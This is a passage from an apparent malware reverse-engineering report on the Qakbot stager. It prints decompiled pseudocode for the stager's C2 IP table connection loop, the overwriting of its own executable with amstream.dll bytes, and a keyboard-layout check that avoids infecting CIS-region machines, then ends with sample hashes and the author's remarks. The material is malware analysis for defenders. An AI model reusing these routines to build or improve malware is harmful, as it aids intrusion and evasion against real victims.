    buffDecrypted = (IpConfigBuffer *)((char *)buffDecrypted + 23);
  }
  numberIps = numberIPS;
}
while ( buffDecrypted < pBuffDecryptEnd );
if ( numIps )
  *numIps = numberIps;
return pStructIp;
```

```
initialize_c2_ip_execution:
  j = 0;
  dwNumberIps = 0;
  C2Tables = C2::RetrieveC2IpTablesFromResourcesAndRegistry(&dwNumberIps);
  C2TablesStruct = C2Tables;
  if ( C2Tables )
  {
    if ( dwNumberIps )
    {
      ip_struct = &C2Tables->IPStruct;
      do
      {
        if ( ip_struct->IP_c2.S_un.S_addr )
        {
          textFullIp = (g_func_table_addr_ws2_32_dll->mw_inet_ntoa)(ip_struct->IP_c2.S_un.S_addr);
          Memory::memcpy_s(textFullIp, ip_text, 0x10);
          dwResult = Thread::CreateThreadHandling(ip_text, FunctionExec, ip_struct->sin_portC2, info_struct);
        }
        if ( dwResult >= 0 )
          break;
        ++j;
        ip_struct += 4;
      }
      while ( j < dwNumberIps );
    }
    Memory::FreeBufferWithSize(&C2TablesStruct, dwNumberIps);
  }
```

For successful extraction, you need to rewrite the operation related to the ports in a Python script, mainly.

This structure is used in one method inside one function entry of the methods already described above, so it is important that from there you reverse engineer the rest.

Additionally, the communications are done through JSON so if you want an additional challenge you can reverse the different structures/objects employed for building it.

(Spoiler alert: It seems most likely one of them is using a linked list, but I leave the rest to you).

2.2: Corrupting container executable in disk and generating file buffers.

We saw earlier in the second stage and third stage function that Qakbot writes files to disk from a buffer of memory, but from where and how is it done?

There are two main buffers used but both of them use the following structure.

```
struct fileBuffer
{
   BYTE *pFileBuffer;
   DWORD dwFileBufferSize;
};
```

The first buffer which is commonly used for all the functions previously, such as ***Execution::GeneratePayloadsAndRegsvrInstanceDependingCheck,*** is copied from the container executable, while the second case will use the buffer obtained through one of the **function_entry** methods already described. ***(You will notice both structures when you xref it).***

It is important to mention how this ***fileStruct*** structure is used for the ***container executable buffer,*** in the ***HookEntrypoint*** case before the proper execution state is selected in the second stage function.

First of all, the first 1024 bytes will be read from the current executable container, and then it will proceed to read armstream.dll from the ***system32*** directory.

Once this has finished, if the size is more than 1024, it will proceed to copy from the next 1024 bytes from the start for armstream.dll, to this new payload buffer.

Next, it will proceed to write the container executable in disk until it reaches the maximum size of 4096

```
pBufferPayload = Memory::AllocateBufferHeap(FileStruct->dwFileSizeStager);
pPayloadBuffer = pBufferPayload;
if ( pBufferPayload )
{
  if ( FileStruct->dwFileSizeStager > 1024u )
  {
    Memory::memcpy((int)pBufferPayload, FileStruct->pFileModuleBufferStager, 1024);
    dwDllArmstreamSize = 0;
    amstream_path_dll = String::WcharStringDecryptWrapper1(0x3E9u);// amstream.dll
    SystemDirectoryPath = String::WcharStringDecryptWrapper2(g_initialization_object->m_is_wow64_process != 0 ? 0xB78 : 0xE2);
    pPathAmstreamDll = mw_concatenate_str_vargs(
                         g_initialization_object->m_WindowsDirPath,
                         L"\\",
                         SystemDirectoryPath,
                         L"\\",
                         amstream_path_dll,
                         0);
    pArmstreamBuffer = Storage::CreateHandleToFileAndReadInMemory(
                         (str_in)pPathAmstreamDll,
                         (int *)&dwDllArmstreamSize);
    Memory::FreeBufferStringsWchar((void **)&SystemDirectoryPath);
    Memory::FreeBufferStringsWchar(&pPathAmstreamDll);
    dwFileSizeArmstream = dwDllArmstreamSize;
    if ( pArmstreamBuffer && dwDllArmstreamSize > 1024 )
    {
      if ( dwDllArmstreamSize >= FileStruct->dwFileSizeStager )
        dwFileSizeArmstream = FileStruct->dwFileSizeStager;
      Memory::memcpy((int)pPayloadBuffer + 1024, pArmstreamBuffer + 1024, dwFileSizeArmstream - 1024);
      dwFileSizeArmstream = dwDllArmstreamSize;
    }
    Memory::FreeBufferWithSize((void **)&pArmstreamBuffer, dwFileSizeArmstream);
    Memory::FreeBufferWithSize(&pPathAmstreamDll, 0xFFFFFFFE);
    pBufferPayload = pPayloadBuffer;
  }
  i = 0;
  while ( Storage::WriteFilenameUntilSizeArg(
            g_initialization_object->m_current_container_executable_full_path,
            (BYTE *)pBufferPayload,
            4096u) < 0 )
  {
```

Because it is written on disk, it makes sense the container executable is corrupted and needs to be rewritten in other instances.

2.3 Prevention of infection in CIS countries:

This function will be used both in the **SecondStage** and ***ThirdStage*** function, you will notice it 2 times when reversing the stager.

The main operation is set through GetKeyboardLayoutList(), and will verify for specific IDs.

```
int Detection::DetectLayoutListCis()
{
  int bFoundCis; // esi
  unsigned int dwIds; // ebx
  unsigned int i; // edx
  unsigned int j; // ecx
  HKL hLangId[64]; // [esp+8h] [ebp-118h] BYREF
  WORD IdsToCheck[12]; // [esp+108h] [ebp-18h]

  IdsToCheck[0] = 0x19;
  bFoundCis = 0;
  IdsToCheck[1] = 0x23;
  IdsToCheck[2] = 0x3F;
  IdsToCheck[3] = 0x2C;
  IdsToCheck[4] = 0x2B;
  IdsToCheck[5] = 0x37;
  IdsToCheck[7] = 0x43;
  IdsToCheck[8] = 0x28;
  IdsToCheck[9] = 0x42;
  IdsToCheck[10] = 0x22;
  IdsToCheck[11] = 0x1A;
  IdsToCheck[6] = 0x40;
  dwIds = (g_func_table_addr_user32_dll->mw_GetKeyboardLayoutList)(0x40, hLangId);
  for ( i = 0; i < dwIds; ++i )
  {
    for ( j = 0; j < 0xC; ++j )
    {
      if ( (hLangId[i] & 0x3FF) == IdsToCheck[j] )
        bFoundCis = 1;
    }
  }
  return bFoundCis;
}
```

The main keyboard layout IDs detected this way are found in CIS countries, and these are: 00000419,0000041a,00000422,00000423,00000428,0000042b,0000042c,00000437,0000043f,00000440,00000442,0000081a,0000082c,00000843,00000c1a,0000201a,00010419,0001042b,0001042c,00010437,00020419,00020422,0002042b,00020437,0003042b,00030437,00040437.

In terms of keyboards detected, we can find: Russian, Croatian, Ukrainian, Belarusian, Tajik, Armenian Eastern, Georgian, Kazakh, Kyrgyz Cyrillic, Turkmen, Serbian (Latin), Azerbaijani Cyrillic, Uzbek Cyrillic, Serbian (Cyrillic), Bosnian (Cyrillic), Russian (Typewriter), Armenian Western, Azerbaijani (Standard), Georgian (QWERTY), Russian - Mnemonic, Ukrainian (Enhanced), Armenian Phonetic, Georgian (Ergonomic), Armenian Typewriter, Georgian Ministry of Education and Science Schools, Georgian (Old Alphabets).

Some final comments/words:

If you have reached this point, thank you very much for reading. This has been some months of non continuous work, although I hadn't planned to write this paper at first.

I will work on more malware reports for known e-crime malware.

(ICEID will be next, most likely, but I will be not active for some months, because I need a proper c2 emulator and maintain it, for both ICEID and QBOT).

I will maintain new details related to the stager in twitter, as it gets updated.

Finally, I want to express my interest in meeting/joining an active community of malware reverse engineers/analysts that track e-crime malware, since I would like to collaborate with other people who are far more experienced in this sense.

As of now, I consider myself as a beginner-intermediate RE with lots of concepts to review/get a better grasp of the technical details (in terms of C/C++ RE, and also regarding Windows Internals).

However, I am able to achieve a significant amount of work if the time constraints are not an issue and with some guidance.

If you are interested, please, contact me in my twitter DMs.

Without any further to add, I hope you enjoyed it and see you next time.

Additional references:

1.Comments on the new feature adding Defender Engine detection https://twitter.com/jroosen/status/1398035408252985346 and https://web.archive.org/web/20210527192027/https://www.kernelmode.info/forum/viewtopic304a.html?t=5496

2.My source of income in terms of Qakbot: https://twitter.com/pr0xylife

Hashes for the samples:

-Qakbot stager june unpacked:
-MD5:E9E9D194F3EE9822852309CC83455EEA
-SHA-1: 48978331E9FD88ABD2E6778D36DDE9B81FF1768D

-Qakbot stager march unpacked:
-MD5: B4E811ABBBF0D4BD450C770060711E03
-SHA-1: 6992CF181CE54EF41B02D5C376F3E947DD763699